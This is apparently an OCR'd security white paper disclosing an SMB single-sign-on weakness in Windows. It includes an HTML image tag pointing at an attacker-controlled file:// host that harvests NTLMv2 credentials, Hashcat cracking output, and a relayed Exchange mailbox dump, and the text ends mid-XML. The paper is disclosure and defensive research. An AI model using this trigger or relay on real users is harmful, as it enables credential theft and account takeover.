SMB : Sharing more than your files...

Xiaoran Wang, Sergey Gorbaty, Hormazd Billimoria, Angelo Prado, Anton Rager, Jonathan Brossard

"Give it to me baby." – Rick James

Abstract. In this white paper, we present a new attack vector against the Windows Single Sign On (SSO) feature of Microsoft Windows, leveraging the venerable Microsoft Server Message Block (SMB) protocol, affecting all versions of Windows, including Windows 10[1]. While attacks involving SMB have long time been common in local networks, this new attack allows complete user compromise from the Internet. By leveraging a series of bugs and malfunctions, we shall see how remote credentials theft or user impersonation can be performed with minimal user interaction, extremely reliably, and from the Internet. This is in particular believed to be the first attack against Windows 10 and its web browser Spartan. Finally, we will contemplate a strategy to contain the problem at perimeter level and why it is doomed to largely fail, as well as suggest additional hardening to remediate this vulnerability more consistently at host level.

Keywords : SMB, corporate file sharing, remote mass credentials theft, user impersonation.

[1] The final release of Windows 10 has not yet been made public at the time of writing. Experiment based on Win10 Preview.

Table of Contents

1 Introduction

SMB is arguably one of the most audited protocols as far as internal enterprise networks are concerned : it is part of virtually every corporation's internal network penetration test plan. Because it was first designed for NetBIOS, a protocol non routable over the Internet, there is a widespread assumption that attacks originating from the Internet are however not practical. This white paper will first aim at showing that it is in fact possible to carry out very similar attacks remotely from the Internet. This will naturally lead to a very reliable exploit functional on all versions of Internet Explorer on all versions of Windows. We will then envisage further variations of this attack, extending exploitation scenarios to clients beyond web browsers, and adapting it to remain effective against hardened network configurations.

In this first chapter, we will with no further due present a brief history of the SMB protocol, before describing its authentication mechanism and summarizing notable research having impacted SMB over the course of three decades.

1.1 History

The Server Message Block (SMB) protocol is a network protocol allowing files and printers sharing over NetBIOS, TCP/IP and IPX/SPX. Initially designed by IBM in 1984, it is nowadays extremely common in corporate networks. The most common implementations are the predominant Microsoft SMB stack shipped with Windows, as well as the Open source Samba implementations (on Unix like computers).

In the rest of this paper, we will focus solely on the Microsoft implementation of the protocol - featuring many Microsoft specific and complex[2] extensions - , which is enabled by default on every version of Windows since at least Windows NT 4.0. If previous versions used NetBIOS predominantly, since Windows 2000 SMB is available by default over UDP on ports 137/138, TCP ports 137/139 (called "NetBIOS over TCP") and TCP port 445 (called "Direct SMB").

The protocol has gone through several versions, SMB 2.0 being first shipped with Vista (2006), version 2.1 with Win7, SMB version 3.0 with Win8 or 2012 server, and SMB version 3.2 with Windows 8.1 and Windows Server 2012 R2.

Initially a closed source protocol, the specifications of SMB have been famously reversed engineered by the Samba Project[1] team. Microsoft has since released its official own specifications for CIFS[2] and SMB[3][4] to the public.

1.2 Authentication overview

SMB is a cross platform protocol supported on both Unix and Windows machines. As of SMB v3.0 the protocol allows file sharing within a Windows Domain. To allow file sharing in a Windows Domain, SMB requires an authentication algorithm, which initially were LM and NTLM hash based authentications. Those hash functions however showed severe weaknesses[5], and have been depcrecated in favor of NTLM v2[3]. Our paper however focuses on SMB and NTLMv2 authentication. NTLMv2 is a challenge response based authentication protocol which contains both a client and server side nonce. Details of NTLMv2 are described in later sections of this paper.

1.3 Previous work

The funding research in regards to SMB security is the original research from the Cult of the Dead Cow[5] presented in 2001 by Sir Dystic at the Lantacon conference. The vulnerability later received the CVE number CVE-2008-4037. While this research focused only on the NetBIOS protocol non routable over the internet, it featured a full working exploit against the authentication mechanism of SMB by relaying its challenge/response mechanism to a third party server.


Since then, variations of this attack have been published to perform SMB relays to UDP and TCP, and most notably to https gateways accepting NTLM based authentication. The Metasploit[6] framework now features a comprehensive list of SMB relays to such protocols.

An interesting extension is the ability to perform outgoing SMB connections thanks to other network services, such as SQL Servers[7]. Such attacks open the door to new attack surfaces and attack scenarios.

Finally, SMB, like any complex network protocol has been vulnerable to its share of bugs and overflows. Since SMB parsing is performed largely in kernel land, it is worth noticing that remote SYSTEM compromise has been previously achieved[8][9][10], leading to a CVSS maximal score of 10.

[2] The SMB v2 and v3 specification is well over 400 pages and the CIFS specification is over 700 pages.

[3] as of Windows XP.



○ Disable
● Enable
○ Prompt
User Authentication
Logon
○ Anonymous logon
● Automatic logon only in Intranet zone
○ Automatic logon with current user name and password
○ Prompt for user name and password

*Takes effect after you restart your computer

Reset custom settings
Reset to: Medium-high (default)

Fig. 1. Default Internet Explorer/Spartan User Authentication settings

2 French Kiss attack

In this chapter, we will describe the "French Kiss attack", an extension of existing LAN attacks on SMB, however working from the Internet. We will introduce it via the naive study of an SMB connection over the Internet. We shall start by describing the setup used for a quick experiment involving loading an image over SMB from a remote SMB share located on a Public IP on the web. We will then follow up with the results of this empirical study and infer a few conclusions in regards to the authentication mechanisms of SMB in such circumstances.

2.1 Lab setup

To conduct the experiment described in this chapter, we used a few instances of Windows and Linux, all fully up to date, running on Amazon's EC2.


The target machines are represented by two instances of Windows. The first instance running Windows 7 amd64, the second one featuring the latest Windows 10 Preview amd64. Those two machines use Internet Explorer 10 and Spartan respectively as default web browsers.

An additional server running Linux was provisioned on EC2, and a Samba server installed on it.

2.2 Default Internet Explorer User Authentication settings

The User Authentication settings of the two web browsers were left to their default configuration, represented in *figure 1*. As per the Microsoft documentation, they instruct the web browser to attempt to log automatically to network shares on the local network[4], but to prompt for credentials when attempting to authenticate against remote file sharing servers located on the Internet.

[4] In an attempt to implement Single Sign On across a local network.



http://www.hormazd.com/smbOnload.html
File
Edit
View
Favorites
Tools
Help
http://www.hormazd.com/smbOnload.html - Original Source
File
Edit
Format

```

<HTML>
<HEAD>
<TITLE>SMBOnload</TITLE>
</HEAD>

<BODY >
<img src="file://evilhacker.com/test.jpg"/>
</body>
```

Fig. 2. html to SMB trivial trigger



```
59 38.3612930 172.31.39.166   54.209.109.93   TCP    54 50998→445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
60 38.3613510 172.31.39.166   54.209.109.93   SMB   213 Negotiate Protocol Request
61 38.3624960 54.209.109.93   172.31.39.166   TCP    54 445→50998 [ACK] Seq=1 Ack=160 Win=30336 Len=0
62 38.3709730 54.209.109.93   172.31.39.166   SMB   173 Negotiate Protocol Response
63 38.3803440 172.31.39.166   54.209.109.93   SMB   193 Session Setup AndX Request, NTLMSSP_NEGOTIATE
64 38.4012130 54.209.109.93   172.31.39.166   SMB   426 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
65 38.4015660 172.31.39.166   54.209.109.93   SMB   706 Session Setup AndX Request, NTLMSSP_AUTH, User: [redacted]RELAY\hormazd
66 38.4136650 54.209.109.93   172.31.39.166   SMB   120 Session Setup AndX Response
67 38.4138090 172.31.39.166   54.209.109.93   SMB   129 Tree Connect AndX Request, Path: \\54.209.[redacted]\IPC$
68 38.4177640 54.209.109.93   172.31.39.166   SMB   116 Tree Connect AndX Response
69 38.4188100 172.31.39.166   54.209.109.93   SMB   132 Tree Connect AndX Request, Path: \\54.209.[redacted]\SHAREME
```

Fig. 3. SMB Packet capture

2.3 A naive approach to SMB

Assuming no particular knowledge of SMB, we will simply load an html page (represented in *figure 2*) using Internet Explorer. This page includes an image tag, whose URI starts with the file:// prefix[5], indicating inclusion from a remote file share. We shall in addition start a packet sniffer in the background to monitor all network activity on the target host machine.

Note : Given the settings explicited in *figure 1*, and given that the IP on the remote image tag *in figure 2* is not part of any particular network other than the greater Internet, we of course expect this connection to *fail*.

2.4 Empirical Results

When attempting to load the sample html file within Internet Explorer, the image hosted on the remote Linux Samba share is not displayed, and Windows doesn't ask for user credentials either. At first sight, it seems like IE didn't even try to connect to the remote SMB share.

The packet sniffer however, indicates otherwise : if the image isn't rendered by the web browser, it is very much being downloaded over SMB. Silently. From a remote share on the Internet. By sending Windows logon credentials.

The data captured by the packet sniffer is detailed in *figure 3*. As it would on a local network, Internet Explorer is sending the username of the user in plain text, and a NTLMv2 hash of its Windows logon passphrase.

[5] The alternate Microsoft \\prefix can here be used interchangeably.




Fig. 4. Hash cracking hardware

2.5 Interpretation : Epic Single Sign On design failure

While the trigger of this vulnerability is indeed trivial, one shall not be mistaken : this is a very serious vulnerability in the Single Sign On implementation of Windows. As a matter of fact, not only the French Kiss attack requires no special exploit code apart from a couple lines of html, but this failure in SSO results in Internet Explorer silently sending over the Internet Windows logon credentials, and even Active Directory network credentials - if the machine is connected to a Domain, which is typically the case for the vast majority of Corporate users. To the best of our knowledge, this trigger works on all versions of Internet Explorer to date, on all versions of Windows.


Note : Given the amount of penetration testing routinely performed on SMB and the number of complex tools dedicated to dumping Windows SSO credentials or relay SMB connections, it seems almost incredible that such a vulnerability could remain unreported to the vendor for over three decades. From our interaction with the Microsoft Security Response Team, such seem however to be the case !

2.6 Cracking the hash

The French Kiss attack allows an attacker to capture Windows SSO usernames and NTLMv2 hashes of passwords. In order to impersonate the legitimate user, a first avenue is to attempt to crack the afore mentioned captured hashes. A review of the state of the art on cracking NTLMv2 hashes[11] is beyond the scope of this whitepaper. In an attempt to however provide orders of magnitude, the authors engaged in the GPU-assisted cracking (see *figure 4*) of a captured hash. Our setup is comprised of a desktop machine equipped with 5 GPU cards, capable of testing 2.4 billion hashes a second. For a character set of [a-zA-Z!@#$%&], the maximum cracking time is of 2 days and 5 hours given a password length of 8 characters. The screenshot in *figure 5* shows that we cracked the password Vn4@2Bpt using Hashcat under those time constraints.

2.7 Hardened configurations : SMB Packet Signing

Since Windows NT4.0 with Service Pack 3 and Windows 2000, SMB supports packet signing of every packet to ensure their content hasn't been tempered in transit. This option is disabled by default for



```
Session.Name...: ntlmhash
Status.........: Cracked
Input.Mode.....: Mask (?1?1?1?1?1?1?1?1) [8]
Hash.Target....: HORMAZD::SFDCRELAY:2157bbfd81f754cb:5da0ab87c57bd638eb494241d7c4eb57:0101000000000000cfbbed26637d0010b1b2d55fbb3e99d0000000000200120053004600440043005200450004c00410059000100 1e00570049004e002d0036004b004d0030004c00310036
032004e004e004f0004001e005300460044004300520045004c00410059002e006c006f00630061006c0003003e00570049004e002d0036004b004d0030004c003100360032004e004e004f002e005300460044004300520045004c00410059002e006c006f00630061006c0005001e00530046004
4300520045004c00410059002e006c006f00630061006c00070008000cfbbed26637d001060004000200000008003000300000000000000001000000000200006d68378fe2ffe43de9f32c638bc5591895c69f92fe68c24282e5d01001bcc8cd0a00100000000000000000000000000000000000090
4006300690066007300 2f00350034002e003200300039002e0031003000039002e00390033000000000000000000000000000000000
Hash.Type......: NetNTLMv2
Time.Started...: Thu Jan 29 16:02:22 2015 (2 days, 3 hours)
Speed.GPU.#1...:   707.0 MH/s
Speed.GPU.#2...:   510.5 MH/s
Speed.GPU.#3...:   506.1 MH/s
Speed.GPU.#4...:   512.1 MH/s
Speed.GPU.#*...:  2235.7 MH/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 415764478164992/457163239653376 (90.94%)
Skipped........: 0/415764478164992 (0.00%)
Rejected.......: 0/415764478164992 (0.00%)

Started: Thu Jan 29 16:02:22 2015
Stopped: Sat Jan 31 19:23:20 2015
seahorse@seahorse:~/installers/oclHashcat-1.32$ ls
charsets       example0.hash    example.dict    hash.txt  ntlmhash.log      oclExample0.sh    oclExample500.cmd  oclHashcat32.exe  oclHashcat.dictstat  oclHashcat.restore  rules
docs           example400.hash  extra           kernels   ntlmhash.pot      oclExample400.cmd oclExample500.sh   oclHashcat64.bin  oclHashcat.log       recoveredhash.txt   run1.sh.save
eula.accepted  example500.hash  hashcat.hcstat  masks     oclExample0.cmd   oclExample400.sh  oclHashcat32.bin   oclHashcat64.exe  oclHashcat.pot       restore.sh          run.sh
seahorse@seahorse:~/installers/oclHashcat-1.32$ cat recoveredhash.txt
HORMAZD::SFDCRELAY:2157bbfd81f754cb:5da0ab87c57bd638eb494241d7c4eb57:0101000000000000cfbbed26637d0010b1b2d55fbb3e99d0000000000200120053004600440043005200450004c00410059000100 1e00570049004e002d0036004b004d0030004c003100360032004e004e004f00
04001e005300460044004300520045004c00410059002e006c006f00630061006c0003003e00570049004e002d0036004b004d0030004c003100360032004e004e004f002e005300460044004300520045004c00410059002e006c006f00630061006c0005001e005300460044004300520045004c004
10059002e006c006f00630061006c00070008000cfbbed26637d001060004000200000008003000300000000000000001000000000200006d68378fe2ffe43de9f32c638bc5591895c69f92fe68c24282e5d01001bcc8cd0a00100000000000000000000000000000000000090024006300690066007
002f00350034002e003200300039002e0031003000039002e00390033000000000000000000000000000000000:Vn4@28pt
seahorse@seahorse:~/installers/oclHashcat-1.32$
```

Fig. 5. Practical password cracking using Hashcat

performance reasons (this security option downgrading performance from 10% to 15% according to the Microsoft documentation).
Turning Packet Signing on has no effect on the French Kiss attack : we shall see later in this paper that it does prevent relaying of SMB connections, but when connecting to a remote share on the internet, this feature provides no additional security since credentials are still sent as part of the initial SMB authentication.

3 Menage a Trois


The second avenue of exploitation with SMB is to relay a connection established between the victim's client and the attacker controlled SMB server to a third machine accepting NTLMv2 authentication and somehow part of the victim's network (since it needs to accept those valid user credentials). The original exploit from the Cult of the Dead Cow[5] performing over NetBIOS/UDP has already been extended to work across protocols in LANs. As a matter of fact, all the existing SMB relaying exploits involving Internet routable protocols (IP) would work without any modifications, in the attack scenario of an attacker present on the Internet.

Assuming the attacker can find a remote SMB share on a public IP and part of the victim's Forest, no further development would be required : a typical SMB relay would allow an attacker to execute arbitrary remote commands on the target SMB server thanks for instance to psexec. Those tend to be fairly rare for obvious security reasons, but extensions of this attack to relay SMB to https (eg: to connect to an Exchange Server accepting NTLM based authentication over https) already exist publicly. A quick search on the popular ShodanHQ search engine returns thousands of such servers on the internet, as seen on *figure 6*.[6][7]

For the purpose of this paper however, we decided to extend existing relaying attacks to Exchange Servers, in order to obtain a complete remote user impersonation. As a matter of fact, Windows allows since Windows Server 2008 the use of Exchange mail servers over https. Since the core authentication mechanism is still based on NTLMv2, it is possible for an attacker to create a dummy SMB share on the internet, and relay connections to an Exchange Server (using SMB/NTLM over HTTP authentication) on the victim's Corporate network and obtain full access to the victim's mailbox.

[6] The astute reader will notice that the vast majority of those services do NOT use SSL encryption, leaving in addition their users vulnerable to sniffing of credentials over the internet.

[7] The astute reader will also have noticed that the first server in the list happens to belong to a firm recently in the News for having been hacked in Epic proportions. We will let the reader jump to conclusions if they please to. We have no concrete evidence ourselves that this is in fact what happened.



Results **1** - **10** of about **1506** for **WWW-Authenticate: Basic realm='**

Services

HTTP	896
HTTP Alternate	574
HTTPS	33
HTTPS Alternate	3

Top Countries

India	1,273
China	118
Taiwan	102
Mexico	5
Hong Kong	3

401 Unauthorized
219.85.116.80
Linux 2.6.x
Sony Network Taiwan Limited
Added on 12.01.2014
Taipei

219-85-116-80-adsl-TPE.dynamic.so-net.net.tw

```
HTTP/1.0 401 Unauthorized
Pragma: no cache
Content-type: text/html
Date: Sun, 12 Jan 2014 14:16:20 GMT
Accept-Ranges: bytes
Connection: close
WWW-Authenticate: Basic realm="SMB"
```

401 Unauthorized
118.166.81.94
CHTD, Chunghwa Telecom Co., Ltd.
Added on 12.01.2014
Taipei

118-166-81-94.dynamic.hinet.net

```
HTTP/1.0 401 Unauthorized
Pragma: no cache
Content-type: text/html
Date: Sun, 12 Jan 2014 13:04:45 GMT
Accept-Ranges: bytes
Connection: close
WWW-Authenticate: Basic realm="SMB"
```

401 Unauthorized
115.244.226.75
BSES TeleCom Limited
Added on 01.01.2014
Pondicherry

```
HTTP/1.0 401 Unauthorized
Pragma: no cache
Content-type: text/html
Date: Wed, 01 Jan 2014 21:30:53 GMT
```

[redacted]

Fig. 6. Http(s) servers accepting relaying from SMB on the internet

The screenshot in *figure 7* shows our Menage a Trois attack being performed over the internet, in order connect back to an Exchange Mail Server.

4 Other triggers

If Internet Explorer is an obvious target to those attacks, any Windows client accepting a file:// or \\prefixed URI is vulnerable too. The authors have successfully triggered the vulnerabilities on Outlook.


The Cylance team has recently published[12] a list of software vulnerable to similar issues, including in particular : Adobe Reader, Apple QuickTime and Apple Software Update (iTunes), Internet Explorer, Windows Media Player, Excel 2010, Microsoft Baseline Security Analyzer, SymantecâĂŹs Norton Security Scan, AVG Free, BitDefender Free, Comodo Antivirus, .NET Reflector, Maltego CE, Box Sync, TeamViewer, Github for Windows, PyCharm, IntelliJ IDEA, PHP Storm, JDK 8u31âĂŹs installer. While the authors couldn't possibly verify Cylance's claim that all of those products can be tricked into performing outgoing SMB connections[8], this claim seems technically reasonable.

5 Mitigation

The official documentation from Microsoft encourages network administrators to remediate SMB packets spills to the internet by blocking SMB traffic at perimeter level by dropping outgoing SMB packets on ports 137/138/139/445.

While this is certainly a good practice, it is no longer sufficient in the age of desktops mobility : a laptop part of a corporate Active Directory domain[9] and brought home by its owner would remain totally

[8] Using an XXE trigger like Cylance did, or in any other way.
[9] This is the case of virtually any Windows laptop in a corporate environment.



```
Received Challenge: 4e544c4d535350000200000000000000380000000158209e2bef3acaeb0408c5e000000000000000000ce00ce00400000000603802500000000f43004f00520050000200000000430004f005200500001001400420004c004100430004b0043
004100540030003100040028006300 6f00720070002e006500760069006c002d0068006100630006b00650072002e0063006f006d0003001e0062006c0061006300 6b006800610074003000310002e0063006f00720070002e006500760069006c002d00680000
610063006b00650072002e0063006f006d000500280063006f00720070002e006500760069006c002d006800610063006b00650072002e0063006f006d0007000800c464668aaccfd0010000000
<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Header><h:ServerVersionInfo MajorVersion="15" MinorVersion="0" MajorBuildNumber="847" MinorBuildN
umber="31" Version="V2_0" xmlns:h="http://schemas.microsoft.com/exchange/services/2006/types" xmlns="http://schemas.microsoft.com/exchange/services/2006/types" xmlns:xsd="http://www.w3.org/2001/XMLSchem
a" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"/></s:Header><s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><m:FindItemResponse xmlns:
m="http://schemas.microsoft.com/exchange/services/2006/messages" xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"><m:ResponseMessages><m:FindItemResponseMessage ResponseClass="Success
"><m:ResponseCode>NoError</m:ResponseCode><m:RootFolder IndexedPagingOffset="4" TotalItemsInView="4" IncludesLastItemInRange="true"><t:Items><t:Message><t:ItemId Id="AAMkADIyNDBiZTc3LTQ4ZjgtNDA5NC1hNTQ3
LTA3NDFjZWFiYTYzNQDGAAAAAADYj9a9swwSQ5p4IUelcFzbBwC5DfNc1nmiQZRnZvuPOVu3AAAAAAENAAC5DfNc1nmiQZRnZvuPOVu3AAAAAACpAAA=" ChangeKey="CQAAABYAAAC5DfNc1nmiQZRnZvuPOVu3AAAAAAC+"/><t:ParentFolderId Id="AAMkADIy
NDBiZTc3LTQ4ZjgtNDA5NC1hNTQ3LTA3NDFjZWFiYTYzNQAuAAAAAADYj9a9swwSQ5p4IUelcFzbAQC5DfNc1nmiQZRnZvuPOVu3AAAAAAENAAA=" ChangeKey="AQAAAA=="/><t:ItemClass>IPM.Note</t:ItemClass><t:Subject>A totally credible e
mail from Bill Gates</t:Subject><t:Sensitivity>Normal</t:Sensitivity><t:DateTimeReceived>2015-08-05T17:26:05Z</t:DateTimeReceived><t:Size>5151</t:Size><t:Importance>Normal</t:Importance><t:IsSubmitted>f
alse</t:IsSubmitted><t:IsDraft>false</t:IsDraft><t:IsFromMe>false</t:IsFromMe><t:IsResend>false</t:IsResend><t:IsUnmodified>false</t:IsUnmodified><t:DateTimeSent>2015-08-05T17:25:36Z</t:DateTimeSent><t:
DateTimeCreated>2015-08-05T18:10:15Z</t:DateTimeCreated><t:DisplayCc/><t:DisplayTo>angelo@filterly.onmicrosoft.com</t:DisplayTo><t:HasAttachments>false</t:HasAttachments><t:Culture>en-US</t:Culture><t:E
ffectiveRights><t:CreateAssociated>false</t:CreateAssociated><t:CreateContents>false</t:CreateContents><t:CreateHierarchy>false</t:CreateHierarchy><t:Delete>true</t:Delete><t:Modify>true</t:Modify><t:Re
ad>true</t:Read></t:EffectiveRights><t:LastModifiedName>Test User</t:LastModifiedName><t:LastModifiedTime>2015-08-05T18:10:15Z</t:LastModifiedTime><t:Sender><t:Mailbox><t:Name>Bill Gates</t:Name><t:Emai
